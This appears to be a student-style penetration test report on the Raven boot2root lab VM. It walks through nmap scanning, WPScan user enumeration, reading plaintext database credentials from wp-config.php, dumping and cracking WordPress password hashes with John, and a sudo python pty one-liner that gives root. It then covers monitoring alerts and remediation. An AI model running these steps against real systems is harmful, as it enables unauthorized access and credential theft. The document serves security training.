

Penetration Test Report

Security Engineering Division: CSIRT

Attack, Defense, and Analysis

Table of Contents

Executive Summary	3
Red Team – Offensive Security	3
Recon: Describing the Targets (NMAP).....	3
Vulnerabilities.....	4
Attack Narrative.....	7
<i>Exploitation of Open Ports with Nmap.....</i>	<i>7</i>
<i>User Enumeration, Weak Credentials, SSH, and Improperly Secured Data.....</i>	<i>8</i>
<i>Misconfigured Security Controls</i>	<i>11</i>
Blue Team – Defensive Security	12
Network Discovery	12
Description of the Targets.....	12
Monitoring the Targets	13
<i>Excessive HTTP Errors Alert.....</i>	<i>13</i>
<i>HTTP Request Size Monitor Alert</i>	<i>13</i>
<i>CPU Usage Monitor Alert.....</i>	<i>13</i>
Conclusion.....	14
<i>Additional Suggestions.....</i>	<i>15</i>
Risk Rating:	19
Appendix A: Playbook – Vulnerability & Mitigation	20
Appendix B: Implementing Patches with Ansible.....	25

Executive Summary

Security Engineers from the Cyber Security and Incident Response Team were tasked with conducting a penetration test to analyze and determine the organization's exposure to a targeted attack. The entire test was conducted in a simulated sandboxed environment with simulated malicious actors, analysts, and engineers. The objective was to utilize tools and resources to determine the organization's exposure to a targeted attack and understand the response and recovery. The goals were to:

- Identify if attackers could penetrate defenses
 - Vulnerabilities and exploits
- Determine the impact of the security breach on:
 - Confidentiality and integrity in relation to private data
 - System availability and impact on infrastructure

Emphasis was placed on the identification and exploitation of vulnerabilities that could allow attackers to gain unauthorized access to resources and data. The attacks were conducted at a level of access that a general external public user would have. The assessment was conducted in accordance with recommendations outlined in NIST and CVE. All tests and actions conducted were under controlled conditions.


Red Team – Offensive Security

Initial reconnaissance of the organization's network led to the discovery of misconfigured security controls, improperly secured data, several vulnerabilities, and active threats. These vulnerabilities can allow an attacker to penetrate the system, escalate user privileges, and gain system access. Below, is the network topology, exposed services, critical vulnerabilities, and exploitation.

Recon: Describing the Targets (NMAP)

Host Name	IP Address	Role on Network
Azure Hyper-V Host	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine (Kali)
Target 1	192.168.1.110	Target Machine 1 (app server)
Target 2	192.168.1.115	Target Machine 2 (web server)
ELK	192.168.1.100	ELK (network & infrastructure monitor)
Capstone	192.168.1.105	Alert Testing

Network Topology



Vulnerabilities

The following vulnerabilities were identified on **Target 1**:

- Exploitation of open ports that are not monitored and controlled can allow the services running on those ports to be exploited where those ports can be used as points of entry. This allows an external user to SSH with discovered credentials, access web servers, and launch DOS attacks.
- Enumeration and account foot printing are web application vulnerabilities that use brute force techniques to validate users on a network or service. This can be used to enumerate users of WordPress and shows that the app is susceptible to brute force and DOS attacks.
- Weak user credentials are short names, first names, or any simple combinations. These passwords are easy to obtain because users use non-complex combinations and do not adhere to password policies or the general practices allowing for their user accounts to be compromised.

- Misconfigured security controls are an OWASP Top 10 vulnerability which is the implementation of improper controls leaving systems vulnerable to exploits. An external user can access an internal database, exfiltrate the data, dump user hashes, and escalate privileges to root.
- Confidential data improperly secured, such as user login information, is easily accessible to external users with no security. This allows access to database authentication information and configuration information.
- Brute force attacks and insufficient security measures are attacks that consist of systematically checking all possible username and password combinations until the correct one is found. The impact is that there are improper controls to prevent multiple failed authentication attempts making WordPress susceptible to brute force.
- Directory path traversal is the implementation of improper access control and filtering allowing access to restricted and hidden directories. This allows access into authentication directories, configuration files, and web directories.
- Unsalted passwords and insufficient computational effort makes it easier for attackers to use precomputed tables, while insufficient computational effort arises when the hashing algorithm used for password storage is not strong enough to resist brute-force attacks. This allows for an attacker to obtain user passwords through password cracking.
- Privilege escalation and root access is a security hole created when code is executed with higher privileges than those of the user running it allowing more privileges for the attacker and full system control.
- XML-RPC Parsing is a WordPress feature that allows for XML documents to be transmitted in a user-friendly manner using HTTP as the transport method and XML for encoding. XML-RPC parsing is susceptible to an attack where it can carry malicious payloads allowing for botnet and DDOS attacks.
- WordPress can use XML-RPC Ping which interconnects systems to communicate with systems. It is used to help users create posts offline by connecting WordPress with other applications and systems remotely. With the use of HTTP POST request smuggling, front-end security controls can be bypassed along with ping floods and amplification in which a DDOS attack can be launched.
- Plaintext and unencrypted credentials are protocols and authentication methods that leave credentials unencrypted, like basic authentication and telnet. Administrative credentials for SQL can be accessed allowing for admin level access into the WordPress application database.
- WordPress uses Cloudflare to increase site speed with a content delivery network. With this, ping commands can be used to bypass DNS protection allowing for DNS exploitation and corruption.

Vulnerabilities discovered on **Target 2**:

- A local file inclusion (LFI) vulnerability was discovered uploaded to the WordPress host machine which can be used to establish direct command line access to the host.

- Directory path traversal is the manipulation of URL parameters allowing access to hidden and restricted directories.
- Insecure and faulty application design flaws in architecture that hackers can exploit occurs when teams don't adhere to security best practices, and they fail to adequately anticipate and evaluate potential threats during the code design phase of creating an application.
- Vulnerable and outdated components refers to software elements (such as libraries, frameworks, modules, or plugins) within an application that have known security weaknesses or flaws or software elements that are running on older versions, and there may be newer releases or patches available.
- Cryptographic failures is the use of weak encryption algorithms or short encryption keys making it easier for attackers to decrypt sensitive data. With insecure algorithms and usage of weak keys, there are protocol flaws allowing for the execution of downgrade attacks, such as TLS to SSL.
- Misconfigured security controls and improperly secured data allowed for easy access to back-end authentication and configuration files, access to SQL database, and user privilege escalation.
- Injection vulnerabilities are OWASP Top 10 vulnerabilities. These are attacks that exploit vulnerabilities in input validation and inadequate data handling. Attackers inject data such as SQL queries, code snippets, or commands into web application forms or URLs. They allow adversaries to access sensitive data and manipulate an application's behavior. Injection attacks found in this assessment are:
 - XSS
 - SQL
 - Command
 - LDAP
 - XML

Critical Incidents discovered on X-CORP's network:

- A trojan malware was discovered on the network that was downloaded locally and infected multiple hosts on network.
- A private Active Directory domain was created on corporate network to conduct torrenting, avoid detection, and stream videos online.
- A few users were discovered torrenting on the network by uploading and downloading copyrighted materials.

Attack Narrative

Exploitation of Open Ports with Nmap

Network scans (Nmap) showed IP addresses, ranges, operating system information, running services, scripts, versions, open ports, and a trace route. Attacker was able to identify running services to exploit, such as WordPress, Apache web server, SSH, and RPC. Network scan results revealed the following information:

- `nmap -sT 192.168.1.0/24` → command performs full TCP scan
- `nmap -A 192.168.1.0/24` → command performs an aggressive scan detecting OS, services, versions, scripts, and traceroute
- `nmap -sX 192.168.1.0/24` → command identifies open ports

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

The following ports were discovered open with the services:

- Port 22 → SSH
- Port 80 → Web
- Port 111 → RPC
- Port 139 → NetBIOS
- Port 445 → SMB
- Port 4444 → TCP

It was determined that ports 22, 80, and 111 were points of entry and port 4444 was used to upload a malicious payload.

User Enumeration, Weak Credentials, SSH, and Improperly Secured Data

Attacker ran a WPSCAN on WordPress service to enumerate a list of users to target. The scan identified Michael and Steven as users of the WordPress application. Michael had weak user credentials which allowed for easy access to his user account.

```
[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

With Michael's discovered credentials, the attacker was able to SSH into his user account and navigate to restricted directories on the system. Attacker was also able to navigate to restricted directories by manipulating variables that referenced files.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$ █
```


Attacker was able to locate the WordPress configuration directory which contained exposed sensitive and confidential information like authentication and configuration information. This information was in plaintext, unencrypted, and improperly secured. Once the restricted WordPress directory was located, it was used to obtain administrative (root) credentials for accessing the SQL database.

```
michael@target1:/var/www/html$ ls
about.html  contact.zip  elements.html  img          js          Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss        service.html   vendor
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root  40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

The WordPress configuration file was vulnerable and accessible via user on the target. The configuration file root credentials were stored in plain text and the WordPress file which should not have been accessible to a non-system administrator. The attacker was able to obtain administrative credentials logging into the SQL database.

Administrative credentials →

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Using those discovered root credentials, attacker exploited the SQL database revealing the password hashes for the site's users (Steven & Michael). Navigating across SQL, attacker dumped the hashes (exfiltrated) into a plain text file using nano and John-Ripper to crack hashes and obtain additional credentials (Steven's password).

Accessing SQL:

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 78
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Dumping hashes (hash exfiltration):

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url |
+----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | |
+----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Copying hashes to plain text file using nano:

```
GNU nano 4.8 wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

Executing John-Ripper to crack password hashes and obtain Steven's password:

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:02:49 3/3 0g/s 19113p/s 38220c/s 38220C/s blaunia..blash03
pink84 (steven)
```

Misconfigured Security Controls

Once Steven's credentials were discovered, it was used to access his account via remote command execution (SSH). Steven's account was used to spawn a root shell with a simple python script via sudo to escalate privileges to root user. Once the shell was spawned, the target was successfully rooted, and the attacker gained full control of the system with the ability to place malware which could have granted persistence.

Python Script: `sudo python -c 'import pty;pty.spawn("/bin/bash")'`

SSH & WHOAMI:

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$
```

Root shell spawning:

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Steven's machine successfully rooted:


```
root@target1:/home/steven# cd /root  
root@target1:~# ls -l  
total 4  
-rw-r--r-- 1 root root 442 Aug 13 2018 flag4.txt  
root@target1:~# cat flag4.txt  
  
-----  
| __ \ select * wp_users;  
| |_/ _/ ____ at line 1  
| // _' \\/_/_'\ _'  
| |\ C) |v/_/_/|||  
|\ \|_,_| \|_\_||_|_  
  
flag4{715dea6c055b9fe3337544932f2941ce}  
  
CONGRATULATIONS on successfully rooting Raven!  
  
This is my first Boot2Root VM - I hope you enjoyed it.  
Hit me up on Twitter and let me know what you thought:  
  
@mccannwj / wjmccann.github.io  
root@target1:~#
```

Blue Team – Defensive Security

Network Discovery

The following machines were discovered on the network:

- Azure Hyper-V
 - OS: Windows
 - Role: Host
 - IP: 192.168.1.1
- Kali Machine
 - OS: Kali Linux
 - Role: Attack
 - IP: 192.168.1.90
- Target 1
 - OS: Debian Linux
 - Role: Target 1
 - IP: 192.168.1.110
- Target 2
 - OS: Debian Linux
 - Role: Target 2
 - IP: 102.168.1.115
- Capstone
 - OS: Debian Linux
 - Role: Alert Testing
 - IP: 192.168.1.105
- ELK
 - OS: Ubuntu Linux
 - Role: ELK Machine
 - IP: 192.168.1.100



Description of the Targets

The main target of this attack was **Target 1** (192.168.1.110). Targets 1 and 2 are Apache web servers that have SSH enabled, so ports 80 and 22 are possible ports of entry. As such, the following alerts have been implemented to monitor traffic:

- Excessive HTTP Errors
- HTTP Request Size
- CPU Usage

Monitoring the Targets

SOC analysts have noticed some discrepancies with alerting in the SIEM system. A set of new rules and alerts were tested and implemented. Traffic to these services should be carefully monitored. To this end, these alerts have been tuned and implemented below:

Excessive HTTP Errors Alert

Alert 1 is implemented as follows:

- **Metric:** WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- **Threshold:** 400
- **Vulnerability Mitigated:** Brute force & Enumeration
- **Reliability:** Alert is highly reliable as any normal responses will be filtered out. Alert is triggered after 400 threshold is exceeded.

HTTP Request Size Monitor Alert

Alert 2 is implemented as follows:

- **Metric:** WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- **Threshold:** 3500
- **Vulnerability Mitigated:** Cross Site Scripting (XSS), DDOS, Directory Traversal
- **Reliability:** In terms of reliability, alert is medium since it can generate false positives, such as large & legitimate HTTP traffic.

CPU Usage Monitor Alert

Alert 3 is implemented as follows:

- **Metric:** WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- **Threshold:** 0.5
- **Vulnerability Mitigated:** Malware & Viruses
- **Reliability:** Alert is highly reliable since it shows what programs are running and how much resources is being used. It allows for the detection of malicious programs and improving CPU usage.

Conclusion

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified in this assessment and by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. SOC and Threat Detection Engineers suggest that IT implement the fixes below to protect the network:

- Harden WordPress service
- Implement input validation, query parameterization, and a web application firewall
- Harden systems against malware with antivirus (AV) and endpoint detection and response (EDR) tools.
- Usage of automated tools where appropriate for better detection and mitigation against threats and vulnerabilities.
- Implement proper security controls and baseline configurations.
- Set alerts and implement sensors to detect anomalies and patterns of suspicious activity which can all prevent the breach and loss of confidentiality, integrity, and availability.

Why It Works:

WPSCANS rely on REST API to enumerate users. Disabling the REST API feature prevents enumeration on the WordPress service. Securing user login information from public access allows for a more secure environment since sensitive and confidential data is no longer accessible to unauthorized users. This also prevents an attacker from accessing back-end files, dumping user password hashes, and data exfiltration. Updates to WordPress service ensures security by implementing fixes and patches to discovered vulnerabilities along with performance and application improvements.

Implementing limitations to request sizes and filtering web requests will prevent the submission of arbitrary requests preventing directory traversal and reducing the size of traffic (400 errors), thus preventing a loss of availability. Input validation, query parameterization, and web application firewalls prevent malicious code from being injected in to the database. This prevents the breach of confidentiality and integrity.

An Intrusion Detection System (IDS) can monitor and detect malicious activity on the host system and network, giving real-time alerts to these activities. Intrusion Prevention Systems (IPS) can protect against malicious attacks from the network layer up to the application layer. Antivirus and endpoint protection tools (AV & EDR) attempt to block the installation of malicious programs through identified signatures with Extended Endpoint Detection and Response (XDR) tools taking it a step further by identifying signatures through user and entity behavior analytics which looks at how programs behave and what they're attempting to access in the computing environment. Monitoring tools like ELK and Splunk collect log and metric information from systems aggregating the information into an integrated environment like Kibana, Elasticsearch Watcher, and Splunk can be used to analyze and visualize the data for application and infrastructure monitoring, faster troubleshooting, and security analytics. These tools combined can protect systems and networks from viruses, malware, and unauthorized activity creating a secure environment for business operations.

Additional Suggestions

Additional suggestions that should also be considered:

- Provision user access, manage user accounts, harden system and network with secure designs. Implement:
 - Least Privilege
 - Zero Trust
 - SSO and proper access controls
 - Baselines for secure configurations & operations
 - Secure network design & architecture
 - Alerts for authentication logs
 - Authentication, Authorization, and Accounting (AAA)

Why It Works:

Provisioning user access, managing user accounts, and hardening system and network security with secure designs are critical aspects of ensuring the overall security and integrity of an information technology environment. Here are several reasons why these practices are important:

1. Data Protection:
 - a. Properly managing user access helps control who can access sensitive data and resources. This is crucial for protecting confidential information and preventing unauthorized access.
2. Preventing Unauthorized Access:
 - a. Effective user account management ensures that only authorized individuals have access to specific systems and data. Unauthorized access can lead to data breaches, leaks, and other security incidents.
3. Mitigating Insider Threats:
 - a. Proactive management of user accounts helps prevent insider threats, whether intentional or accidental. By ensuring that users have the appropriate level of access for their roles, organizations can reduce the risk of internal security incidents.
4. Compliance Requirements:
 - a. Many industries and organizations are subject to regulatory compliance requirements that mandate secure access controls and user management. Meeting these requirements is essential to avoid legal consequences and maintain the trust of stakeholders.

5. Network Security:

- a. Hardening systems and networks involves configuring them in a way that minimizes vulnerabilities and reduces the attack surface. This includes applying security patches, disabling unnecessary services, and employing strong authentication mechanisms.

6. Preventing Malicious Activities:

- a. Secure system and network designs can help prevent various types of malicious activities, such as unauthorized access, malware infections, and denial-of-service attacks. This is essential for maintaining the availability and reliability of IT resources.

7. Maintaining Availability:

- a. Secure designs aim not only to protect against unauthorized access but also to ensure the availability and reliability of IT systems. By implementing robust security measures, organizations can prevent disruptions caused by security incidents.

8. Protecting Reputation:

- a. A security breach can severely damage an organization's reputation. Proactive measures to provision user access, manage accounts, and secure systems and networks demonstrate a commitment to protecting sensitive information and maintaining a secure environment.

9. Cost Savings:

- a. Investing in security measures upfront can lead to cost savings in the long run by reducing the likelihood and impact of security incidents. The cost of recovering from a data breach or system compromise is typically much higher than the cost of preventive measures.

10. Adaptability to Changing Threat Landscape:

- a. Security threats are constantly evolving. Regularly reviewing and updating user access policies, account management procedures, and security designs helps organizations adapt to the changing threat landscape and stay resilient against emerging risks.

Provisioning user access, managing user accounts, and implementing secure designs for systems and networks are essential components of a comprehensive cybersecurity strategy that safeguards an organization's assets, reputation, and overall business operations.

Least privilege enhances the security and integrity of computer systems, networks, and information. Least privilege refers to the principle of providing individuals, processes, or systems with the minimum level of access or permissions necessary to perform their functions. This principle is crucial which restricts access for users, accounts, and system processes to only those that exclusively require access for routine and legitimate activities. This ensures that unauthorized users cannot set up private domains, malware is restricted and cannot run as a super user, and generic and end user accounts do not have access to back-end system and configuration files. Also, non-system administrator accounts do not have access to run administrative commands like executing sudo commands with custom python scripts to escalate user privileges. Implementing least privilege is a fundamental aspect of a robust cybersecurity strategy. It helps organizations proactively manage risks, protect sensitive information, and maintain the overall integrity and security of their systems and networks.

With zero trust, no users will be trusted until they are authenticated and authorized. It is a holistic approach to ensure users are verified and limit unauthorized activity. It represents a paradigm shift from traditional, perimeter-based security models. Zero Trust assumes that threats may exist both outside and inside the network, and it advocates for the verification of anyone and anything trying to connect to resources, regardless of their location. It's important for adapting to the evolving threat landscape and addressing the challenges posed by modern computing environments. It provides a more comprehensive and dynamic approach to security, focusing on continuous verification, least privilege, and data-centric protection.

The implementation of single sign on or SSO is an essential concept in the realm of identity and access management, and it offers several important benefits for both users and organizations. It reduces the number of times users must authenticate by only using a single pair of credentials to any of several related systems that are independent with the help of an authentication token. Not only does SSO save time and cut costs, but it enhances security and user experience. With this, Michael could have utilized SSO, and his footprint would have been reduced making it difficult for the attacker to compromise his account. SSO is important for improving user experience, productivity, and security in an increasingly complex digital landscape. It offers a balance between convenience and control, making it a valuable component of modern identity and access management strategies.

Implementing proper access controls is crucial for several reasons, and it plays a fundamental role in ensuring the security, integrity, and confidentiality of an organization's information and resources.

Proper access controls ensure:

- **Data Protection:**
 - Access controls prevent unauthorized individuals or systems from gaining access to sensitive data. By limiting access to only authorized users, organizations can safeguard their confidential information and intellectual property.
- **Prevention of Unauthorized Access:**
 - Proper access controls ensure that only individuals with the necessary permissions can access specific resources. This prevents unauthorized users from infiltrating systems, networks, or applications and helps protect against insider threats.
- **Mitigation of Insider Threats:**
 - Insider threats, whether intentional or accidental, pose a significant risk to organizations. Access controls help mitigate these threats by restricting users' access based on their roles and responsibilities, minimizing the potential for malicious activities or unintended mistakes.
- **Compliance with Regulations:**
 - Many regulatory frameworks and industry standards (such as GDPR, HIPAA, PCI DSS) mandate the implementation of access controls. Adhering to these regulations is essential for avoiding legal and financial consequences, and access controls are a critical component of meeting compliance requirements.
- **Prevention of Data Breaches:**
 - Access controls contribute to the prevention of data breaches by limiting the exposure of sensitive information. Unauthorized access is a common vector for data breaches, and robust access controls help thwart these attempts.
- **Protection of Intellectual Property:**
 - Access controls are essential for safeguarding intellectual property, proprietary information, and trade secrets. Limiting access to individuals who need specific information for their job roles helps protect the organization's competitive advantage.
- **Preservation of System Integrity:**
 - Access controls contribute to the integrity of systems and applications by preventing unauthorized modifications or alterations. Unauthorized access can lead to data corruption, system disruptions, or the introduction of malware.
- **Adherence to Principle of Least Privilege:**
 - Access controls align with the principle of least privilege, ensuring that individuals have only the minimum level of access necessary to perform their job functions. This reduces the potential impact of security incidents and limits the pathways that attackers can exploit.
- **Enhanced Accountability:**
 - Proper access controls enable organizations to establish accountability for user actions. By logging and monitoring user activities, organizations can trace any unauthorized or suspicious behavior back to specific individuals.

Implementing proper access controls is essential for maintaining the security and functionality of organizational systems, protecting sensitive information, and meeting regulatory compliance standards. It is a critical aspect of any robust cybersecurity strategy.

Baselines for secure configurations and operations helps address the question of what should be under direct control? Having baselines for secure configurations and operations is crucial for maintaining a secure and well-managed IT environment. Baselines serve as reference points that define the standard, secure configuration settings for systems, networks, and applications. It provides a structured and standardized approach to cybersecurity, contributing to the overall resilience of an organization's IT environment by promoting consistency, reducing vulnerabilities, and facilitating efficient security management and response.

Authentication logs are important for several reasons in the context of cybersecurity and system monitoring. They help with early detection of suspicious activity by capturing information about user logins and access attempts. Alerts based on these logs enable early detection of suspicious or unauthorized activities. Unusual login patterns, multiple failed login attempts, or unexpected access times can be indicators of potential security threats. Authentication logs play a crucial role in enhancing the security of IT environments by providing early detection, rapid response, and ongoing monitoring capabilities. They are an integral part of a comprehensive cybersecurity strategy aimed at protecting against unauthorized access and potential security incidents.

Authentication, Authorization, and Accounting (AAA) are critical components of information security and network management. These three elements work together to provide a comprehensive framework for controlling access to resources, ensuring accountability, and maintaining the integrity of systems. Its integral to building a secure and well-managed IT environment. They provide the necessary controls and visibility to protect against unauthorized access, enforce policies, and maintain accountability, ultimately contributing to the overall resilience of an organization's information security infrastructure.

Risk Rating:

The overall risk discovered for the organization resulting from this assessment is **HIGH**. An external attacker was able to bypass all defense mechanisms and gain full system control and access by rooting the system on one target and uploading a malicious payload on the other. Additional incidents were also discovered on the network which puts the company at high risk. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against the organization through targeted attacks

Appendix A: Playbook – Vulnerability & Mitigation

Exploitation of Open Ports

Rating: **High**

Description: Open ports that are not monitored and controlled can allow an attacker to exploit the services running on those ports, using those ports as a point of entry.

Impact: This allowed access to web server and DOS attacks.

Remediation: Close all ports that are not in use, and carefully monitor and control all open ports. Implement the proper security controls and measures.

Access Control, DOS, Enumeration, and Directory Traversal ([CWE-23](#))

Rating: **High**

Description: Denial of Service (DOS) is a loss of availability to a system or network where a target is flooded with traffic triggering a system or network crash. Enumeration is a vulnerability that allows attackers to use brute force techniques to validate users. Directory traversal is the result of poor or no filtering to the URL allowing access to hidden directories.

